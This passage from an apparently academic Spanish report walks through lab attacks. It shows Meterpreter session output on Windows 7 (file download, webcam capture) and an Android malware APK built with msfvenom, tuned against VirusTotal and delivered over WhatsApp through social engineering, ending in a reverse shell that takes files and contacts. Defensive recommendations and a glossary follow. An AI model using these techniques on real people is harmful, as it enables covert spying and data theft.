



Figura 58. Usuarios




```
meterpreter > ls
Listing: C:\Users\tuto\Desktop
==============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  20336     fil   2020-04-26 10:32:19 -0500  20111SFIEC060641_1.docx
100666/rw-rw-rw-  45753     fil   2020-05-25 09:07:07 -0500  Aplicaciones.zip
40777/rwxrwxrwx   0         dir   2020-05-01 18:27:36 -0500  Canvas X 2020 Build 20.0.440
100666/rw-rw-rw-  295420    fil   2020-04-08 10:20:00 -0500  Christian Cadme.pdf
100666/rw-rw-rw-  3876736   fil   2020-04-13 12:06:42 -0500  Cv Christian Cadme 04-2020.pdf
100666/rw-rw-rw-  173967    fil   2020-05-08 11:20:57 -0500  Matias.pdf
100666/rw-rw-rw-  3559232   fil   2020-04-08 10:19:11 -0500  REFERENCIAS Y CERTIFICADOS.pdf
100666/rw-rw-rw-  3296421   fil   2020-04-08 10:20:41 -0500  REFERENCIAS Y CERTIFICADOS.rar
100666/rw-rw-rw-  1007      fil   2020-04-05 10:07:57 -0500  UltraISO.lnk
100666/rw-rw-rw-  27481479  fil   2020-04-06 11:02:56 -0500  a.docx
100666/rw-rw-rw-  500       fil   2020-05-14 10:20:19 -0500  carta de presentacion.txt
100666/rw-rw-rw-  27441284  fil   2020-04-08 10:18:07 -0500  cooperco.docx
100666/rw-rw-rw-  282       fil   2020-04-02 11:15:15 -0500  desktop.ini
40777/rwxrwxrwx   4096      dir   2020-04-02 12:14:24 -0500  drivers
100777/rwxrwxrwx  7680      fil   2020-05-25 09:27:38 -0500  installx64.exe
40777/rwxrwxrwx   4096      dir   2020-04-25 15:52:36 -0500  resp usb
100666/rw-rw-rw-  162       fil   2020-04-10 10:26:00 -0500  ~$a.docx
```

Figura 59. Archivos y carpetas en Escritorio



```
meterpreter > sysinfo
Computer        : TUTO-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > download Matias.pdf
[*] Downloading: Matias.pdf -> Matias.pdf
[*] Downloaded 169.89 KiB of 169.89 KiB (100.0%): Matias.pdf -> Matias.pdf
[*] download   : Matias.pdf -> Matias.pdf
meterpreter >
```

Figura 60. Información del equipo de la víctima y descarga de archivo



```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/VyAOmboO.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/kali/.Xauthority which is owned by kali.)
```

Figura 61. Captura de pantalla desde la webcam




Figura 62. Archivos descargados el equipo víctima

5. CAPITULO 5: EXPLOTACIÓN DE ANDROID

5.1 Introducción

Los dispositivos con SO Android son actualmente los más utilizados por los usuarios que desconocen las vulnerabilidades existentes al conectarse a una red wifi de libre acceso, donde se puede realizar el robo de datos personales, control del dispositivo, pérdida de la privacidad, negación de servicios entre otros.

Al ser un dispositivo de fácil movilidad, se lo lleva consigo a todo lado ayudándonos a conectarnos al servicio de internet cuando lo necesitamos y en cualquier lugar. Al acceder a la red con servicio gratuito, existe el riesgo de ser víctima de un ataque y objeto de robo de información o toma del control del equipo.

En este capítulo se demuestra la posibilidad de atacar a un dispositivo móvil con sistema Android conectado a la red wifi libre creada por el atacante mediante un malware enviado a través de ingeniería social.

5.2 Objetivos

- Utilizar ingeniería social para convencer a la víctima de instalar un malware.
- Permitir al atacante tener el control del equipo remotamente mediante la aplicación infectada.
- Conocer los permisos a los que tiene acceso el atacante, una vez iniciado el malware en el dispositivo.


5.3 Alcance

- Elaborar un archivo infectado con malware con extensión apk para ser instalado e iniciado en un SO Android virtualizado.
- Enviar el malware por medio de la aplicación de mensajería instantánea de WhatsAppWEB ubicada en el equipo virtual del atacante, simulando enviar un juego para instalar.
- Recepción del malware por parte de la víctima mediante la aplicación de mensajería instantánea de WhatsAppWEB en el equipo virtual con SO Android e instalará el juego recibido, simulando hacer caso al atacante.

- Evidenciar la toma del control del cliente remotamente, después de un ataque de ingeniería social y posterior inicio del malware en el cliente.
- Extraer o visualizar información al iniciar el malware en el dispositivo.

5.4 Explotación de Android

Se abre una consola de terminal y se crea el malware para plataformas Android mediante el Framework de MSFVENOM, generando el archivo infectado [13],



(a) Comando para creación de malware (b) Malware creado

Figura 63. Creación del Malware para SO Android

Se mide la calidad del malware creado subiendo el archivo infectado a VirusTotal para que no pueda ser detectado por ciertos antivirus si el usuario lo tuviese instalado en su dispositivo. Por lo general no se suele tener instalado un sistema de prevención en los dispositivos celulares o tablets.




Figura 64. Análisis de malware creado

Creado el malware, se inicia el Framework de Metasploit en una consola de terminal y se ejecuta el servicio del listener o escucha que permitirá conectarse al dispositivo remoto una vez que se haya iniciado el malware




Figura 65. Inicio de servicio Listener

El envío del malware se realiza por medio de una aplicación de mensajería instantánea para dispositivos móviles llamado WhatsApp, el cual posee una versión WEB que se inicia en SO Windows o Linux.




Figura 65. WhatsAppWEB en equipo virtual Android

El sistema atacante también realiza una sesión de WhatsAppWEB para poder enviar el malware creado hacia el objetivo o víctima






Figura 66. WhatsApWEB en equipo virtual Kali Linux

Se adjunta el malware creado para ser enviado a la víctima, haciéndole creer al mismo que es una aplicación conocida, además, la aplicación de mensajería no posee antivirus incluido, por lo que no se analiza los archivos enviados o recibidos.




(a) Adjuntando malware




(b) Malware adjuntado

Figura 67. Malware listo para enviar a la víctima


El cliente o víctima recibe el malware y realiza la descarga en su dispositivo Android, cabe aclarar que el atacante convence a la víctima a través de ingeniería social para que siga los pasos que él lo indique.



(a) Archivo recibido en dispositivo Android



(b) Advertencia de descarga



(c) Archivo descargado

Figura 68. Descarga de archivo infectado

El atacante convence a la víctima de realizar la instalación; por lo general hay una falta de cultura en la población que hace que los usuarios no revisen los permisos que necesitan las aplicaciones para su instalación[14].




Figura 69. Permisos para la instalación del malware

Figura 70. Instalación completa

En el momento de iniciar la aplicación se establece una conexión entre el atacante y el usuario, logrando ingresar a la sesión creada y a través del Meterpreter se podrá ejecutar las acciones sobre el dispositivo remoto, sin que la víctima lo haya notado.

```
msf5 exploit(multi/handler) > [*] Sending stage (73650 bytes) to 192.168.1.
147
[*] Meterpreter session 1 opened (192.168.1.118:4444 → 192.168.1.147:60464
) at 2020-05-28 19:57:51 -0500

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                          Information          Connection
  --  ----  ----                          -----------          ----------
  1         meterpreter dalvik/android    u0_a69 @ localhost   192.168.1.118:4
444 → 192.168.1.147:60464 (192.168.1.147)
```

Figura 71. Malware iniciado y conexión atacante-víctima

Por medio del comando Help se puede visualizar el listado completo de comandos existentes utilizables para el ataque a la víctima. A continuación, se observa una muestra de los comandos usados sobre la víctima

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
```

Figura 72. Lista de comandos

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 7.1.2 - Linux 4.9.194-android-x86_64-gaf01061 (x86_64)
Meterpreter : dalvik/android
```

Figura 73. Información del dispositivo




Figura 74. Listado del directorio




Figura 75. Descarga de la carpeta Download

Figura 76. Descarga de la lista de contactos

6. MEDIDAS DE SEGURIDAD PROPUESTAS

En virtud de que la seguridad de la información es importante, se recomienda buenas prácticas de protección contra ataques al conectarse a una red wifi pública o libre. Se compilan las recomendaciones y se las cataloga en la siguiente tabla:

Problema	Recomendación
El deseo de obtener internet gratis a través de una red wifi libre.	- Evitar conectarse a redes wifi que no posean contraseñas.
No tener aplicaciones para prevenir malware.	- Tener instalado y actualizado un antivirus.
No tener actualizados los parches de seguridad del Sistema Operativo	- Actualizar hasta el último parche conocido del Sistema Operativo - Mantener activada las configuraciones para actualizaciones automáticas
Se desconoce las consecuencias de descargar e instalar aplicaciones desconocidas	- Escanear con un antivirus los archivos descargados y desconocidos - Evitar abrir los archivos que sean de dudosa procedencia
Se desconoce las consecuencias de ingresar URL´s desconocidas	- Verificar que en las páginas web se utilicen los certificados ssl como el https. - Verificar que la página web a utilizar sea verdadera y propia de la institución.
Conectarse a servicios remotos sin ninguna seguridad	- Utilizar aplicaciones VPN para asegurar una conexión entre el usuario y su servicio en la red.
No se suele configurar las cuentas con alertas de seguridad para notificar al usuario en casos de	- Configurar las alertas de seguridad para que el usuario sea notificado en casos de que hayan ingresos sin consentimiento a su cuenta

posibles ingresos a sus cuentas	
Olvidos de la eliminación de redes libres de auto conexión.	- Borrar las redes públicas guardadas en el dispositivo puesto que éstas se conectan automáticamente.
Demoras en solucionar un problema con un profesional para detectar problemas en el equipo	- Detectar ataques teniendo en cuenta el rendimiento del equipo o actividades inusuales, por ejemplo, que la web cam se encienda sola, pérdida de información, errores inusuales, etc. - Desconectar el dispositivo de la red, sea alámbrica o inalámbrica, hasta que sea revisado por el profesional
Ciertos clientes optan por no activar configuraciones puesto que las advertencias molestan al usuario.	- Tener activados las configuraciones por defecto de los sistemas de seguridad, por ejemplo firewalls, actualizaciones automáticas, etc.
No prevenir que la información pueda estar siendo recolectada por un tercero al ingresar datos en un servicio web.	- No iniciar sesión de ningún servicio que funcione con internet mientras se esté conectado a una red wifi libre. - Optar por utilizar los datos móviles.
Al instalar aplicaciones, el usuario no toma en cuenta los permisos que necesita la misma	- Revisar los permisos y accesos a los recursos que tendrá cuando se instale la aplicación. - No instalar la aplicación
Los clientes no se detienen a ver características de seguridad en las aplicaciones o navegadores.	- Actualizar las aplicaciones y navegadores que hagan uso de internet. - Verificar el brillo verde de la barra de tareas de navegación https.
Los clientes piensan que es poco probable que ocurra un incidente al conectarse a	- Utilizar solamente los servicios que utilicen al menos un método de autenticación de 2 factores por ejemplo biométrico,

una red wifi e ingresar a sus cuentas.	confirmación por sms, preguntas secretas, etc.
Se suele revisar los correos electrónicos como si fuesen todos genuinos	- Eliminar o mover al correo no deseado, los correos electrónicos desconocidos - No hacer clic en los enlaces existentes - No descargar ni ejecutar archivos adjuntos
Muchas veces se desea realizar un respaldo automático de la información utilizando la red libre.	- Desactivar la sincronización de archivos cuando se utilice redes wifi públicas, evitando la captura de paquetes o sniffing.
Se suele utilizar una sola contraseña para varias cuentas por comodidad.	- No utilizar la misma contraseña en todas las cuentas, ya que si la contraseña se encuentra comprometida, se tendrá acceso a otras cuentas.
No se suele cerrar las cuentas después de su uso	- No conectarse permanentemente a las cuentas, por lo que se recomeinda desconectarse después de utilizar la misma.
Se suele aceptar y saltar las advertencias para continuar navegando.	- Prestar atención a las advertencias de navegadores web cuando está en páginas web fraudulentas o intentan descargar programas maliciosos.
No contemplan seguridades adicionales en los archivos importantes	- Instalar una aplicación que permita encriptar información o directorios sensibles, permitiendo el ingreso solamente por un usuario y contraseña a dichos datos.

Tabla 2: Recomendaciones ante redes wifi libres

7. CONCLUSIONES

Se han cumplido los objetivos propuestos y con el alcance deseado, se ha podido evidenciar que existe la posibilidad de tomar el control remoto de los dispositivos informáticos por varios métodos, siendo la ingeniería social y explotación de vulnerabilidades las más peligrosas y comunes en el medio, puesto que una persona sin los conocimientos básicos de seguridad de la información es susceptible a los engaños, además del poco interés en adquirir información sobre la seguridad de su dispositivo al no instalar programas para prevenir el acceso de intrusos. Por ello, a través de este proyecto se ha logrado:

- En el SO Windows XP se ha logrado explotar una vulnerabilidad directamente sobre la víctima, sin necesidad de pedir con engaños al usuario que instale una aplicación infectada, logrando el control total del equipo del cliente sin que éste tenga conocimiento de que una tercera persona está haciendo uso de su equipo. Además, se realizó un cracking de contraseñas de usuarios de Windows que se encontraban encriptados, utilizando herramientas especializadas se ha logrado conocer las claves de acceso a una sesión de Windows.

- En el SO Windows 7 se ha logrado realizar la simulación de un ambiente controlado, donde el atacante realizó un malware que fue enviado a la víctima a través de un correo falso, haciéndose pasar por la empresa donde trabaja el cliente y con ello pidiéndole instalar un archivo infectado para crear una puerta trasera en el equipo para que el atacante pueda conectarse, con ello se ha tomado control remoto total del equipo de la víctima y se ha podido visualizar y descargar información sin que el usuario lo descubra.

- En el SO Android, de la misma manera se realizó un malware para plataformas Android, donde el archivo infectado se envió a través de una aplicación de mensajería instantánea conocida como WhatsApp y por medio de ingeniería social se permitió que la víctima confíe en la persona que hace el ataque y realice la instalación al pensar que se trata de un juego y con eso

crea una puerta trasera para que el atacante ingrese a su dispositivo sin saberlo, logrando así visualizar y descargar información..

- Se ha verificado la eficiencia de los malware creados por medio de la base de datos general de antivirus en sitio web de VirusTotal, logrando así poder mejorar el ataque.

8. GLOSARIO DE TÉRMINOS

Red AD-HOC: Es una red inalámbrica descentralizada que no depende de una red de infraestructura preexistente.

Anti virus: Son programas que detectan y eliminan archivos o enlaces que contengan malware.

Armitage: Es un administrador gráfico utilizado para realizar ataques mediante la utilización del Framework de Metasploit.

Captura de paquetes o Sniffing: Son capturas de paquetes en una red alámbrica o inalámbrica por medio de herramientas especializadas.

Consola o Terminal: Es una forma de acceder al sistema por órdenes o comandos.

Cracking de contraseñas: Recuperar contraseñas que se encuentran encriptadas.

Dirección IP: Es un protocolo de internet único para identificar un equipo informático en una red.

Emkei: Sitio web que permite crear correos electrónicos con una dirección de remitente falsa, cuya página web oficial es https://emkei.cz/

Exploit: Explota o aprovecha un fallo de seguridad de un sistema informático, normalmente, de forma ilegal.

Explotación: Es la actividad de utilizar un exploit y ejecutarlo con los parámetros configurados por una persona.

Firewall: Programa informático que controla los accesos a un equipo por motivos de seguridad.

Framework de Metasploit: Es un conjunto de programas diseñada para explotar vulnerabilidades de equipos informáticos.

Hash: Es una función criptográfica utilizada para generar identificadores únicos e irrepetibles.

Red Hot-Spot: Es un punto caliente que ofrece acceso a una red de internet a través de una red inalámbrica.

Ingeniería Social: Consiste en engañar a las personas para que brinden información , utilizando técnicas psicológicas y habilidades sociales para cumplir con metas específicas.

John The Ripper: Programa de criptografía utilizado por comandos para aplicar fuerza bruta y desencriptar contraseñas.

Johnny: Es una interfaz gráfica que utiliza se vincula con John the Ripper como base para descifrar contraseñas.

Kali Linux: Es un sistema Operativo basado en la distribución de GNU/Linux que posee herramientas especializadas para realizar auditorías de seguridad informática.

Keylogger: Es un software o hardware que se encarga de registrar las pulsaciones que se realizan en el teclado, para posteriormente almacenarlas en un fichero o ser enviadas por internet.

Listener: Es un servicio que se encuentra escuchando la señal de inicio de un Payload ejecutado en un equipo informático para generar la conexión mediante el Meterpreter.

Malware: Es un programa malicioso que tiene como objetivo infiltrarse o dañar un equipo o sistema de información.

Meterpreter: Es un intérprete de comandos que permite interactuar, de forma segura, con un equipo informático objetivo que se encuentra infectado o conectado con el atacante.

MSFVenom: Es una herramienta del Framework de Metasploit para crear y codificar archivos infectados que permitan la conexión con un equipo informático una vez que se haya iniciado en el cliente.

Nmap: Es una aplicación utilizada para explorar redes y obtener información acerca de servicios, sistemas operativos y vulnerabilidades derivadas del conjunto de estos.

Nube de Mega: Es un servicio en la nube, donde se permite almacenar todo tipo de archivos y ser descargados en cualquier parte del mundo.

Payload: Son parámetros que se colocan en un archivo infectado que permiten la conexión remota con un servidor que se encuentra en modo Listener o Escucha.

Ransomware: Es un tipo de malware que realiza un secuestro de información por encriptación del mismo, y exigen un pago para restablecer.

Raspberry pi: Es un ordenador de placa reducida que funciona como un computador y es de bajo costo.

Router: Equipo que permite interconectar dispositivos informáticos en el marco de una red.

Ruby: Es un lenguaje de programación.

Shikata Ga Nai: Es una codificación utilizada para encriptar o hacer invisible a un archivo infectado, logrando pasar por alto por ciertos antivirus.

Subred /24: Es el rango máximo de direcciones privadas que puede tener una red.

Troyano: Es un malware que al ser iniciado, abre una puerta a un atacante para conectarse remotamente en el equipo informático.

Virtual Box: Es un software que permite virtualizar otros sistemas operativos como sistemas individuales dentro de otro sistema operativo anfitrión, cada uno con su propio ambiente virtual.

